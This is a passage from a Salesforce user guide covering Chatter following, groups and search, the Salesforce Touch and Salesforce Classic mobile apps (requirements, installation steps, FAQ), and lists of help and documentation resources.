- People list view
- Person's hover
- Recommendations list
- Followers and Following lists

Once you follow people, you see their posts, comments, and likes in your Chatter feed. You can follow a maximum of 500 people and records.

To stop following a person, hover over the person's name and click next to Following. When you stop following a person, you don't see future updates from that person in your Chatter feed.

See Also:

Following Records

Following Records

Follow records so you can see updates in your Chatter feed, including field changes, posts, tasks, and comments on records.

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

User Permissions Needed	
To view a record:	"Read" on the record

The field changes you see in your feed are determined by the fields your administrator configured for feed tracking. Updates to encrypted custom fields don't display in feeds.

Note: When your administrator turns on Chatter, you automatically follow some users and records in your organization.

Click **Follow** on a

- Record detail page, in the record feed above the Followers list
- Salesforce Knowledge article, next to the record
- Person's Following list, next to the record

When you follow a record, you see updates to the record in your Chatter feed.

To stop following a record, click on the record detail page or on the record's hover. After you stop following a record, you don't see future updates to the record in your Chatter feed.

Consider these tips when following records in Chatter:

- You don't automatically follow records you create. To automatically follow records you create, from your Chatter settings, click **My Feeds** and select **Automatically follow records I create**. However, you don't auto-follow events, tasks, or dashboards in Chatter after you create them.
- When you create person accounts, you can only auto-follow the account fields, not the contact fields.
- You can follow a maximum of 500 people and records.

See Also:

Following People

Joining or Leaving Chatter Groups

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

To join a Chatter group:

- For public groups, click **Join** on a group detail page, in the **Groups** list on the Chatter tab, or on a group hover.
- For private groups, click **Ask to Join** on a group detail page, in the **Groups** list on the Chatter tab, or on a group hover. An email is sent to the group's owner and managers, who can accept or decline your request. Users with the "Modify All Data" permission can directly join private groups, and therefore see **Join** for private groups.

You can join up to 100 groups. Requests to join private groups count toward this limit. For example, if you're a member of 90 groups, you can only request to join 10 more groups.

To leave a public or private Chatter group, go to the **Groups** list on the Chatter tab or a group detail page and click . Clicking also withdraws a request to join a private group.

Searching in Chatter

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Watch a Demo: Using Smart Search (2:12 minutes)

To find feeds, people, groups, topics, and files across Chatter:

1. Enter your search terms in the header search box.
2. Click **Search**.
3. From the search results, click an item to open it or click **Edit**, if available.

   Click **Search Feeds** at the top of the page to view Chatter feed search results that include your search terms. Click **Records** to return to Chatter people, groups, topics, and files search results.

You can also fine tune your feed searches in the following ways:

- Search the posts and comments in a specific group, profile, record, or other Chatter feeds by using the feed search ( ) in that context.
- Search for hashtag topics by entering `#` followed by the topic (such as `#SalesReport`) in the header search box. Search results return feed items that contain your search terms. To search for hashtag topics with multiple words, use brackets after the hashtag and around the words. For example, to find all instances of #Universal Paper, type `#[universal paper]` in the search box.
- Search for mentions by entering `@` followed by a person's name (such as `@Madison Rigsby`) in the header search box. In the search results, click **Search Feeds** to see where Madison Rigsby is mentioned in Chatter posts and comments.

USE SALESFORCE ON MOBILE DEVICES

GET STARTED WITH SALESFORCE TOUCH

Salesforce Touch Overview

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions.

Salesforce Platform licenses are also supported.

Salesforce Touch is a version of Salesforce that's designed specifically for touchscreen mobile devices. Using Salesforce Touch, you have real-time access to the same information that you see in the office, but organized for working while on the go.

Salesforce Touch provides these benefits over using the full Salesforce site on your mobile device:

- An intuitive interface that is optimized for easy navigation and data interaction on a touchscreen, so you can scroll, tap, and swipe through records to quickly find the information you need
- Automatic updates and enhancements, so you're always using the most current version
- Support for many of your organization's Salesforce customizations

There are several versions of Salesforce Touch.

- A downloadable app that's available from the Apple® App Store or AppExchange Mobile and installs directly on touchscreen mobile devices. In this release, the downloadable app is available for Apple iPad® and iPhone® devices.

- A mobile browser app that runs in the Safari® web browser on iPad and iPhone devices.

The downloadable app offers the convenience and time savings of maintaining your Salesforce session, so you don't need to log in every time you access Salesforce Touch. Use the mobile browser version if you don't want to bother with installing an app on your device.

Note:

This release of Salesforce Touch doesn't have all of the functionality of the full Salesforce site. See Available Data in Salesforce Touch.

Requirements for Using Salesforce Touch

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions.

Salesforce Platform licenses are also supported.

These are the requirements for using the downloadable and mobile browser versions of Salesforce Touch.

App Version:

Only v1.1 or later downloadable apps are supported.

No version restrictions exist for the mobile browser app.

Devices:

Apple iPad® 2 and later models (including the iPad mini), with iOS® 6 or later.

Apple iPhone® 4 and later models, with iOS 6 or later.

Browsers:

The default Apple browser, Safari®.

Private Browsing must be turned off. Tap the iPad or iPhone **Settings** icon, then select **Safari** and set `Private Browsing` to **Off**.

Salesforce:

Salesforce Touch is available in Contact Manager, Group, Professional, Enterprise, Unlimited, and Developer Editions. Salesforce Platform licenses are also supported.

You must have an active Salesforce account with access to accounts and contacts.

Chatter customers and partner portal users aren't able to use Salesforce Touch.

Wireless Connection:

A Wi-Fi® or cellular network connection is required to communicate with Salesforce. For the best performance, we recommend using Wi-Fi. If you use Salesforce Touch on a 3G cellular network, data rates may apply and you may incur roaming charges while traveling.

Salesforce Touch includes offline support, so you can view recently accessed records when you don't have a connection. This feature is available through a pilot program—contact salesforce.com to have it enabled.

Locales and Languages:

Salesforce Touch works with almost all Salesforce-supported locales and the fully-supported and end user languages. The exception is right-to-left locales and languages (including Arabic and Hebrew), which aren't currently supported.

Advanced currency management isn't supported in this release.

Salesforce Mobile Products Overview
Salesforce Touch Overview

Available Data in Salesforce Touch

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions.

Salesforce Platform licenses are also supported.

Salesforce Touch doesn't have all of the functionality of the full Salesforce site. You can access all of your standard and custom apps. Not all of the standard Salesforce objects, however, are supported in this release. You can work with these tabs in both the mobile browser and downloadable versions of Salesforce Touch:

- Accounts and Person Accounts
- Campaigns
- Cases
- Contacts
- Contracts
- Dashboards
- Leads
- Live Chat Transcripts
- Opportunities
- Tasks
- All custom tabs

Additionally, you can:

- View events that are accessible from Open Activities or Activity History related lists
- Monitor Twitter profiles that you've associated with your contact records
- See many of the related lists for supported objects
- View User record details
- Access your Chatter data, including people, groups, and feeds
- Access Salesforce Communities (from the My Salesforce pane in the navigation view)

With some exceptions, all of the standard and custom fields for supported objects are available.

The Salesforce Touch interface includes links to the full site, where you can do tasks not currently available in Salesforce Touch. These links are provided as a convenience but using the full site from Salesforce Touch isn't officially supported.

Accessing Salesforce Touch

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions.

Salesforce Platform licenses are also supported.

The way you access Salesforce Touch depends on the version that you want to use: the downloadable app or the mobile browser app.

Note: Contact your Salesforce administrator to see which versions of Salesforce Touch are available for your organization. By default, the downloadable app is the only version that's automatically enabled but your administrator may have modified access so that the mobile browser app is turned on instead of—or in addition to—the downloadable app.

Accessing the Downloadable App

Currently, the Salesforce Touch downloadable app is available for iPad and iPhone devices. You can download and install the app from the Apple App Store or AppExchange Mobile.

Once the app is installed, launch it from your Home screen and log in to your Salesforce account. By default, you're connected to your production environment.

Note:

If you have trouble logging in to Salesforce from the downloadable app, contact your administrator to see if the app is disabled for your organization.

Using the downloadable app, your Salesforce Touch session persists until you specifically log out, so you won't be prompted to sign in again after periods of inactivity. The downloadable app also saves you time by remembering what you were working on, so you can switch away to do other tasks then pick up exactly where you left off whenever you're ready.

Accessing the Mobile Browser App

The Salesforce Touch mobile browser app is available for iPad and iPhone devices. If the mobile browser version of Salesforce Touch is enabled for your organization, you're automatically redirected to Salesforce Touch when you log in to Salesforce from your Safari mobile web browser.

If Salesforce Touch doesn't automatically start for you, make sure that you didn't turn off the redirection to the mobile browser app. See Turning the Salesforce Touch Mobile Browser App Off or On on page 146 for more information.

Salesforce Mobile Products Overview
Salesforce Touch Overview

Turning the Salesforce Touch Mobile Browser App Off or On

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions.

Salesforce Platform licenses are also supported.

If you prefer to access the full Salesforce site from the Safari browser on your iPad or iPhone device, you can turn off automatic redirection to the Salesforce Touch mobile browser app—either from your mobile device or from the full site. You can quickly re-enable the mobile browser app anytime from the full site.

Note:

If you disable automatic redirection to Salesforce Touch, you can't access the mobile browser app from any of your mobile devices. For example, if you turn off the mobile browser app from your iPad, you won't be able to use the mobile browser app on your iPhone either (assuming Salesforce Touch for touchscreen phones is enabled for your organization).

These steps don't affect the Salesforce Touch downloadable app, which always displays the Salesforce Touch interface.

To turn off the mobile browser app from your iPad:

1. Log in to Salesforce Touch from Safari.
2. Tap the **Navigation** icon in the toolbar.
3. Traverse the navigation view to the My Salesforce pane.
   - In landscape orientation, if the navigation and detail views display side-by-side, tap on the tab pane.
   - In other cases, tap on the list pane then tap on the tab pane.
4. In the **Settings** menu, tap **Turn off Touch**.

To turn off the mobile browser app from your iPhone:

1. Log in to Salesforce Touch from Safari.
2. Tap the **Navigation** icon in the list pane toolbar to open the tab pane.
3. Tap on the tab pane to view the My Salesforce pane.
4. In the **Settings** menu, tap **Turn off Touch**.

To turn off the mobile browser app from the full Salesforce site:

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, select **My Personal Information** > **Personal Information**.
   - If you clicked **My Settings**, select **Personal** > **Advanced User Details**.
3. Click **Edit**.
4. Deselect **Touch User**.
5. Click **Save**.

If you change your mind later, you can turn the Salesforce Touch mobile browser app back on. From the full site, repeat the previous steps and select the **Touch User** checkbox.

GET STARTED WITH SALESFORCE CLASSIC

Salesforce Classic Overview

Free version available in: **All** editions except **Database.com**

Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

The Salesforce Classic app provides mobile access to your Salesforce data from Android™, BlackBerry® and iPhone® devices. If you have a license to use the full version of Salesforce Classic, you can view, create, edit, and delete records, keep track of your activities, view your dashboards, run simple reports, and log calls and emails. Any Salesforce user who doesn't have a mobile license can download a free, restricted version of Salesforce Classic. With the free version, you can view, create, edit, and delete only accounts, assets, contacts, leads, opportunities, events, tasks, cases, and solutions. You can also access your dashboards.

Note: Supported features may vary depending on your mobile operating system and device model.

Salesforce Classic stores your Salesforce records in a local database on your mobile device, which means you can use the Salesforce Classic app even when a data connection is unavailable. Salesforce Classic periodically polls Salesforce for new and updated records, saving you from the hassle of manually synchronizing your data.

In the free version of Salesforce Classic, only records you recently accessed in Salesforce automatically synchronize to your device. However, you can search for and download records that are not automatically delivered to your device. Items you download from Salesforce become a permanent part of your mobile data set. In addition to recently accessed records, the default configuration synchronizes activities closed in the past five days and open activities due in the next 30 days.

Check the list of supported mobile devices to see if you can use the Salesforce Classic app on your smartphone.

Requirements for Using Salesforce Classic

Free version available in: **All** editions except **Database.com**

Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

The Salesforce Classic app can run on Android, BlackBerry, and iOS operating systems, and it's supported by virtually all wireless carriers—if the device can establish a data connection to the Internet, it can typically run the mobile app. Verify that your device is supported before installing the mobile app. Recently-released mobile devices may not be immediately supported because every device goes through the official certification and quality assurance process.

Notes About BlackBerry Smartphones

- Even if your device meets the minimum operating system requirement, you can improve its performance by upgrading to the latest supported version of the operating system offered by your mobile carrier.
- Mobile users running versions 4.0 - 4.3 of the BlackBerry operating system can still download and install the Salesforce Classic app; however, the mobile server will detect the older operating system and send version 11.6 of Salesforce Classic, which was the last release that supported BlackBerry operating system versions 4.0 - 4.3. Users on version 11.6 of Salesforce Classic can't use any of the new features included in the current release or future releases.
- Starting in Winter '09, Salesforce Classic no longer officially supports the BlackBerry 8700 series, although the mobile app may continue to run on those device models.
- BlackBerry touchscreen devices use the same Salesforce Classic app as other BlackBerry devices, so some aspects of Salesforce Classic aren't optimized for the touchscreen interface.

Notes About iOS Devices

Use of the Salesforce Classic app for Apple products is subject to certain limitations:

- Third parties (including, but not limited to, Apple Inc. and your network connectivity provider) may at any time restrict, interrupt or prevent use of Salesforce Classic for the iPhone and iPod touch devices, or delete the Salesforce Classic app

from iPhone or iPod touch devices, or require salesforce.com to do any of the foregoing, without entitling the customer to any refund, credit or other compensation from such third party or salesforce.com.
- Service level agreements don't apply to the Salesforce Classic for iPhone product. Additional limitations are described in the Order Form Supplement for Salesforce Classic for iPhone, which users are required to accept upon download or installation of the Salesforce Classic for iPhone product.

Installing the Salesforce Classic App

Free version available in: **All** editions except **Database.com**

Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

You can install the Salesforce Classic app on any supported Android, BlackBerry, or iPhone device.

The easiest way to install Salesforce Classic is to visit `http://mobile.salesforce.com` from your mobile device and follow the on-screen instructions.

Or, you can use the installation steps for your type of device:

Android Installation

Salesforce Classic is available for download from Google Play. To access Google Play, your Android device must be connected to the network. You also need a Google account to download applications. If you don't already have a Google account, go to `https://accounts.google.com` and select **Sign up** to set one up.

To install Salesforce Classic from Google Play:

1. From the Apps screen of your Android device, select the Google Play Store.
2. Select the **Search** field, and type `salesforce`.
3. Select Salesforce Classic from the search results.
4. Select **Download**.
5. Tap **Accept and Download** if you agree to the terms.
6. Select **Open** to launch the application.
7. The first time you launch the Salesforce Classic app on your device, you must activate the app for your device by logging in and downloading data. Verify that your phone is connected to a network.
   a. Select **I Accept**.
   b. On the activation screen, enter your Salesforce username and password.
   c. Select **Activate**.

Depending on your organization's setup, you might need to set up a passcode before accessing the app.

BlackBerry Installation

Salesforce Classic is available for download from BlackBerry World. You need a BlackBerry World account to download apps on your BlackBerry, but you can create an account from your device if you don't already have one. To install Salesforce Classic from BlackBerry World:

1. Select the BlackBerry World icon.

   If you can't find the icon on your device, you might need to download BlackBerry World. BlackBerry World can't run on all BlackBerry smartphones, so be sure to review Research in Motion's system requirements before trying to install BlackBerry World on your device.
2. Select the **Search** icon.
3. Enter `salesforce` in the `Search` field.
4. In the search results, select Salesforce Classic.
5. Click **Download**.
6. After the installation completes, select **OK**.
7. When prompted whether to permit the app to access the phone, select **Allow**.
8. When prompted whether to permit the app to access tp.mobile.salesforce.com, select **Yes**.
9. Close BlackBerry World.
10. Select the app icon, which resides on the home page of your device or in the Applications folder. On newer phones, the icon may be in the Downloads folder.
11. The first time you launch the Salesforce Classic app on your device, you must activate the app for your device by logging in and downloading data. Verify that your device is connected to a network.
    a. Read the license agreement and select **I Accept**.
    b. Enter your Salesforce username and password.

       Because many passwords contain special characters that are difficult to enter on the device, the `Show Password` checkbox is selected by default. To protect your password, you can deselect the option.
    c. Select **Activate**.

       After your username and password are confirmed by Salesforce, the data downloads. The initial data download may last a few minutes. Future updates to the data occur automatically.

Depending on your organization's setup, you might need to set up a passcode before accessing the app.

Note:

If you're unable to download the Salesforce Classic app from BlackBerry World, you can install the app over-the-air directly from salesforce.com instead.

iPhone Installation

Salesforce Classic is available for download from Apple's App Store. To use the App Store, your iPhone or iPod touch must be connected to the network. You also need an iTunes™ Store account to download applications. If you don't already have an iTunes Store account, open iTunes on your computer and select **Store** > **Account** to set one up.

To install Salesforce Classic from the App Store:

1. From the Home screen of your iPhone or iPod touch, select the App Store icon.
2. Tap **Search**.
3. Tap within the `Search` field to open the keyboard. Type `salesforce`.
4. Select Salesforce Classic in the list of search results to view information about the application.
5. Tap **Free**, and then tap **Install**.

Note: There's no charge to download the app from the App Store. Enterprise, Professional, Unlimited, and Developer Edition users with mobile licenses run the full version of Salesforce Classic. Any Salesforce user who doesn't have a mobile license can download a free, restricted version of Salesforce Classic.

6. Enter your iTunes Store account and password and tap **OK**.
7. The first time you launch Salesforce Classic, you must activate the app for your device by logging in and downloading data. Verify that your device is connected to a network.
   a. Tap the Salesforce icon on the Home screen.
   b. Tap **I Accept**.
   c. On the activation screen, enter your Salesforce username and password.
   d. Tap **Activate**.

   Warning: If the application closes or the device locks during the activation process, the iPhone operating system pauses the download process but it will resume the next time you open the app.

Depending on your organization's setup, you might need to set up a passcode before accessing the app.

Downloading Salesforce Classic Over-the-Air from Salesforce.com

Free version available in: **All** editions except **Database.com** Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

The BlackBerry World is the preferred place for downloading the Salesforce Classic app because users are automatically notified as upgrades become available. However, some BlackBerry administrators restrict users from downloading and using the BlackBerry World on their devices. BlackBerry users can install Salesforce Classic over-the-air directly from Salesforce.com if they are unable to access BlackBerry World.

To download Salesforce Classic over-the-air:

1. Point your mobile browser to `mobile.salesforce.com/bb`.
2. Highlight the **Download the application** link and select **Get Link** from the menu.
3. Select **Download**. If prompted to replace an older version of the client application, select **Yes**.

Note: The minimum BlackBerry operating system requirement for the mobile application is 4.3. If you're running versions 4.0–4.3 of the operating system, you can still download and install the mobile application; however, the mobile server will detect the older operating system and send version 11.6 of the mobile application, which was the last release that supported operating system versions 4.0–4.3. You can't use any of the new features included in the current release or future releases until you upgrade to the most recent BlackBerry operating system for your phone.

4. Select **Reboot** to restart your device.
5. When prompted to allow an HTTP connection, select the `tp.mobile.salesforce.com` checkbox. Scroll down and select **Allow this connection**.
6. Select the Salesforce Classic icon, which resides on the home page of your device or in the Applications folder. On newer phones, the icon may be in the Downloads folder.
7. Read the license agreement and select **I Accept**.
8. Enter your Salesforce username and password.

   Because many passwords contain special characters that are difficult to enter on the device, the `Show Password` checkbox is selected by default. To protect your password, you can deselect the option.
9. Select **Activate**.

   After your username and password are confirmed by Salesforce, the data downloads. The initial data download may last a few minutes. Future updates to the data automatically occur behind the scenes.

MOBILE FAQ

Using Salesforce Classic FAQ

- Do I need a license to use Salesforce on a mobile device?
- Is my phone compatible with the Salesforce Classic app?
- What Salesforce data is stored on my device when I use the Salesforce Classic app?
- How do I use the Salesforce Classic app to access records that aren't on my mobile device?
- How frequently does the Salesforce Classic app update my data?
- Can I see records in the Salesforce Classic app that I can’t access in Salesforce?
- When I receive a call on my mobile device, will the Salesforce Classic app open the associated contact record?

Do I need a license to use Salesforce on a mobile device?

You need a mobile license to use the full version of Salesforce Classic. Any Salesforce user who doesn't have a mobile license can download a free, restricted version of Salesforce Classic.

With the free version, you can view, create, edit, and delete only accounts, assets, contacts, leads, opportunities, events, tasks, cases, and solutions. You can also access your dashboards.The free version synchronizes records you recently accessed on the Salesforce website, and you can search for records that were not automatically downloaded to your device. Starting with Summer '13, the free version of Salesforce Classic is disabled by default in all new organizations. You can enable it to give users access to Salesforce on their mobile devices.

If you've been assigned a mobile license but your administrator hasn't set up your mobile configuration yet, you can activate Salesforce Classic with the default mobile configuration. The default configuration automatically synchronizes the records you most recently accessed in Salesforce to your mobile device. You can also search for and download any records from Salesforce that aren't available locally on your device.

To find out if your user account has been assigned a mobile license to access the full version of Salesforce Classic, review your personal setup.

- If the **Mobile User** checkbox is selected, you can install and run Salesforce Classic. If the **Mobile User** checkbox is selected but the `Mobile Configuration` field is blank, you can activate Salesforce Classic using the default mobile configuration.
- If the **Mobile User** checkbox isn't selected and you're an Enterprise, Professional, Unlimited, or Developer Edition customer, you may have access to the free version of Salesforce Classic. Ask your administrator whether you have access to the free version of Salesforce Classic.

Note: The `Mobile User` checkbox is disabled by default for new Unlimited Edition users.

Is my phone compatible with the Salesforce Classic app?

The Salesforce Classic app can run on iPhones, iPod touch devices, and most BlackBerry and Android devices. To find out if your phone can run the app, see the list of supported mobile devices.

Note: Supported features may vary depending on your mobile operating system and device model.

What Salesforce data is stored on my device when I use the Salesforce Classic app?

Using the Salesforce Classic app to access Salesforce on a mobile device is much different from using the full Salesforce application on your computer. Mobile devices have a minimal amount of memory and a small screen, and don't always maintain a constant network connection. To work with these limitations, a subset of your Salesforce data is stored in a local database on your phone.

The following types of tabs are available in the Salesforce Classic app:

- All custom object tabs and these standard object tabs:
  - Accounts

- ◊ Assets
- ◊ Attachments
- ◊ Cases
- ◊ Contacts
- ◊ Content
- ◊ Events
- ◊ Leads
- ◊ Notes
- ◊ Opportunities
- ◊ Price Books
- ◊ Products
- ◊ Solutions
- ◊ Tasks
- ◊ Users
- ◊ Dashboards
- ◊ Reports

- Web and Visualforce tabs

Note: The tabs and objects that you see in the app are determined by your mobile configuration and might not include all the tabs and objects listed here.

Additionally, the iPhone and Android apps don't support reports.

When you open the tab for an object, you probably won't see all of your Salesforce records. For each mobilized object, your administrator can create filter criteria to limit the number of records on your device. For example, in a large organization, sending all open and closed opportunities to your mobile device could consume too much memory or potentially crash it. Instead of sending all opportunities, your administrator might send a subset of them, such as open opportunities that you own that are scheduled to close this month.

Can I see records in the Salesforce Classic app that I can't access in Salesforce?

No. User permissions, sharing rules, and field-level security are inherited from Salesforce—the mobile application enforces all the restrictions set up in Salesforce.

How frequently does the Salesforce Classic app update my data?

The Salesforce Classic app checks for data changes every 20 minutes. During this incremental update, the server retrieves any newly created Salesforce records that you own, and then sends that data to your device. It also sends modifications to any records already stored on the device.

Note: Note the following about data synchronization:

- The Android and BlackBerry client apps adjust their data polling time based on app usage. If the app isn't in use, the polling time interval increases in an exponential fashion, until it reaches eight hours. From that point forward, the device polls for data every eight hours. This prevents the Salesforce Classic app from draining the device battery when the app is rarely used.

- Because only one app can run on the iPhone at a time, the Salesforce Classic app can’t request a data update unless the app is open. When you launch the app on the iPhone, it performs an incremental update unless a data synchronization has occurred in the past 20 minutes.

How do I use the Salesforce Classic app to access records that aren't on my mobile device?

The Salesforce data available on your device is defined by your mobile configuration. You can easily search for records that aren't automatically downloaded to your device. A search box is available on each object tab in the Salesforce Classic app, as well as on the app's home page.

When I receive a call on my mobile device, will the Salesforce Classic app open the associated contact record?

The Salesforce Classic app can’t open a Salesforce contact when you receive incoming calls. However, if you place a call from Salesforce Classic, you’re automatically prompted to log the call.

GET HELP AND USER ASSISTANCE

Using Salesforce Help

All information in the online help applies to **All** Editions, unless otherwise noted.

The Salesforce Help site gives you the information you need to be successful. You can:

- Get Help for What You're Working On
- Find Answers to Your Questions
- Print Help
- Download Tip Sheets and Other Guides
- Review Documentation for Force.com Developers
- Contact Support

Get Help for What You're Working On

On any Salesforce page, click **Help for this Page** to get context-sensitive help for the page. On any related list or overlay, click **Help** to get context-sensitive help.

Find Answers to Your Questions

To get targeted information, enter keywords or a phrase in the Help search box. You'll get a list of matching resources, which you can refine by role, language, application area, or document type: help documentation, knowledge articles from Customer Support, best practices, and training classes. For more information about the Help site's features and content, start with the How to Use Help gadget on the Help site home page.

Print Help

Click **Print this page** from any Help page to print a single page. To print the entire user guide, which is a PDF version of the help documentation, click **Printable User Guide** in the Documentation gadget or from any Help page. Because the user guide is thousands of pages, we recommend you print only a single page or a range of pages.

Download Tip Sheets and Other Guides

You can find tip sheets, user guides, and other resources from the Documentation gadget on the Help site home page.

Review Documentation for Force.com Developers

If you are working with the Force.com platform, you'll find the information you need in the Developer Force Technical Library. You can also access developer documentation from the Documentation gadget on the Help site home page.

Contact Support

Click **Contact Support** on the Help site to choose your support option: talk by phone, chat, open a case, post a question to the Salesforce community, or take another action.

Note: Salesforce.com makes every effort to ensure the accuracy of the information contained within the Help site, but assumes no responsibility or liability for any errors or inaccuracies that may appear. If you do find any errors, please use the feedback form at the bottom of every help page.

Getting Assistance While You Work in Salesforce

Understanding Types of Online Help

Available in: **All** Editions

Salesforce offers comprehensive online help for all its products and services. Use the help to find out about new and existing features, and learn how to set them up and use them. The help system offers different types of information, based on your needs.

- *Overview* topics, such as “Quotes Overview,” introduce and help you understand Salesforce features, and tools—and everything you can do with them.
- *Concept* topics, like “Understanding User License Types,” explain the key ideas and terms you’ll need to know when using our features and tools.
- *Task* topics tell you how to perform tasks in Salesforce. Some task topics, such as “Setting Up Case Feed,” walk you through complex procedures, and others, such as “Editing Records,” through simple and common tasks.

- *Reference* topics, such as "Account Fields," give you the details you need to understand fields and options in the features you use.

You can find help on all Salesforce pages. Just click **Help for this Page** to view a topic that explains what you need to know or do in the feature you're working in. Click the **Help & Training** link on any page to open the main Help page and search for the information you need.

Getting Assistance While You Work in Salesforce

Getting Assistance While You Work in Salesforce

Available in: **All** Editions

Within Salesforce, you'll find lots of options for getting assistance while you work. For example, when you first start using Forecasts, you'll want to watch the guided tour, which demonstrates the key parts of the Forecasts user interface. As you gain experience and use features like forecast adjustments, you'll find information bubbles to help you understand what to do.

It's a good idea to be on the lookout for the user assistance options we've built in to Salesforce. Here are some of the most common user assistance features you'll find.

Type of Assistance	How to Use It	What to Look For
Guided Tour	Guided tours pop up and introduce themselves, then walk you through the parts of a feature's user interface. If you dismiss a tour without viewing it, look for the **Guided Tour** link, then click it when you're ready.	Video	You'll find helpful videos embedded throughout Salesforce. Some videos pop up automatically to introduce a new feature or tool, or show you how to perform a task. Some videos become available when you enable a feature. Most videos are linked from the Salesforce pages for their features, so you can view them multiple times. You can also find videos linked within the Salesforce help and release notes.	Info Bubble	Info bubbles provide essential information about fields and options. Just hover over the i icon to view.	
Type of Assistance	How to Use It	What to Look For
Click Tip	Click tips provide examples, suggestions, and links to more information about the feature you're using. Click the icon to view.

Learning About Salesforce Features

In addition to documentation about setting up Salesforce and adding yourself as a user, Salesforce also provides comprehensive documentation for administering and using all its products and features, and extending the Salesforce service with our development tools.

You can find our documentation in both online help and PDF formats. Here's a summary of what you'll find in each set.

Documentation Set / PDF Title	Who should read it?	Description
Learn Salesforce Basics	Users and Administrators	Designed for end users and administrators, this documentation tells how to set yourself up as a Salesforce user. It also explains common terms and concepts, and tells you how to perform common tasks, such as navigating and searching the product. You'll also find *basic* information about Chatter, analytics, Salesforce Mobile, and more. *Detailed* information about these products and features can be found in the other documentation sets described here.
Set Up and Maintain Your Salesforce Organization	Administrators	Designed for administrators, (users assigned to the Administrator profile), this documentation tells how to set up your online Salesforce organization and configure it for your company's needs. It also guides you through ongoing maintenance.
Set up and Maintain Sales Tools	Administrators	Designed for administrators, this documentation tells how to set up and configure CRM features, so your users can become successful selling to their customers using Salesforce. This documentation does not include

Documentation Set / PDF Title	Who should read it?	Description
		feature-specific concepts. For those, you can refer to *Sell to Your Customers*
Sell to Your Customers	Users and Administrators	Designed for users, this documentation provides the concepts, tasks, and general guidance you need to use Salesforce to sell more successfully to your customers.
Set Up and Maintain Customer Support Tools	Administrators	Designed for administrators, this documentation tells how to set up Salesforce customer service and support features (also known as the Service Cloud).. This documentation does not include feature-specific concepts or overviews. For those, please refer to the user documentation, *Support Your Customers*.
Support Your Customers	Users and Administrators	Designed for support agents and others who want to use Salesforce customer service and support features (also known as the Service Cloud) this documentation gives you the concepts, tasks, and general guidance you need to useSalesforce to provide customer service.
Analyze Your Salesforce Data	Users and Administrators	Designed for both users and administrators, this documentation tells how to create, run, share, and maintain Salesforce reports and dashboards.
Set up and Maintain Collaboration Tools	Administrators	Designed for administrators, this documentation contains everything you need to help your users collaborate with each other, or even with people outside your organization. Learn how to set up and extend Chatter, or enable users to create, package and send files outside your organization using Salesforce CRM Content. For information on using collaboration tools, see the user documentation *Collaborate with everyone*
Collaborate with Everyone	Users and Administrators	Designed for both users and administrators, this documentation tells how to complete tasks quickly and efficiently by collaborating with people either inside or outside of your Salesforce organization. Refer to this documentation for information on collaboration tools like Chatter, Salesforce CRM Content, and even documents.

Documentation Set / PDF Title	Who should read it?	Description
Enhance Salesforce with Point and Click Tools	Administrators and Developers	Designed for administrators and developers, this documentation takes you beyond the basics of Salesforce administration and tells how to enhance your objects, data, and fields, customize your organization's look and feel, augment your business processes, create websites, and even create apps—all using point-and-click tools.
Enhance Salesforce with Code	Developers	Designed for developers, this documentation tells you how to enhance your Salesforce organization by developing custom applications and integrating external applications.
Package and Distribute Your Apps	Developers	Designed for developers, this documentation tells you how to create, package, and distribute apps you build using the Force.com platform, and how to support your app's subscribers.
Salesforce Limits	Users, Administrators, and Developers	This reference documentation identifies limits that may affect your setup, maintenance, and use of Salesforce, as well as how you expand it with point-and-click tools or code.
Salesforce Glossary	Users, Administrators, and Developers	Designed for users, administrators, and developers, this documentation defines names, concepts, and terms that appear throughout the Salesforce user interface and documentation.

Printable Tip Sheets & User Guides

In addition to online help, salesforce.com publishes printable documentation to help you be successful with Salesforce. These documents include tip sheets, user guides, and other resources that describe the features and capabilities of Salesforce. These documents are available as Adobe® PDF files. Adobe Reader® is required to open PDF files; to download the latest version of Reader, go to `www.adobe.com/products/acrobat/readstep2.html`.

This topic lists the PDF files that are available for the following audiences.

Chatter

Video Title	For End Users	For Administrators
Setting Up Your Salesforce Community (5:59 minutes)		✓

Video Title	For End Users	For Administrators
Learn about basic setup of Salesforce Communities, including creating a community, adding members and tabs, customizing the interface and emails, and previewing and publishing.		
Discover and Organize with Chatter Topics (3:41 minutes) Use Chatter topics to see what people are talking about, organize the conversations you want to be a part of, and discover people and groups that are interested and knowledgeable in the same areas.	✓	
Enhancing Your Chatter Posts (1:10 minutes) Learn how to use @mentions and #topics to enhance your Chatter posts.	✓	
Sending Private Chatter Messages (3:15 minutes) Learn how to communicate privately in Chatter using messages.	✓	
Sharing Files in Chatter (2:45 minutes) Sharing files has never been easier. Learn how to upload and share files at one time, share files with a Chatter message, perform actions from file hovers, and share files with anyone inside or outside of your company by sending them a secure link.	✓	
Using Chatter Groups (2:16 minutes) With Chatter Groups you can invite people outside your company to safely collaborate with you and your group members. Consultants, partners, board members... now you can select anyone to join you on Chatter!	✓	
Using Smart Search (2:12 minutes) Watch this short video to see how you can find what you need quickly and easily, in Salesforce Chatter, using smart search.	✓	
Getting the Most Out of Chatter Feeds (2:32 minutes) Use Salesforce Chatter to create posts, polls, and bookmarks to collaborate effectively with your coworkers in Chatter. You learn how to post to your followers or a group, bookmark a post so you can find it later, and how to create a poll on the fly so you can gather results fast!	✓	
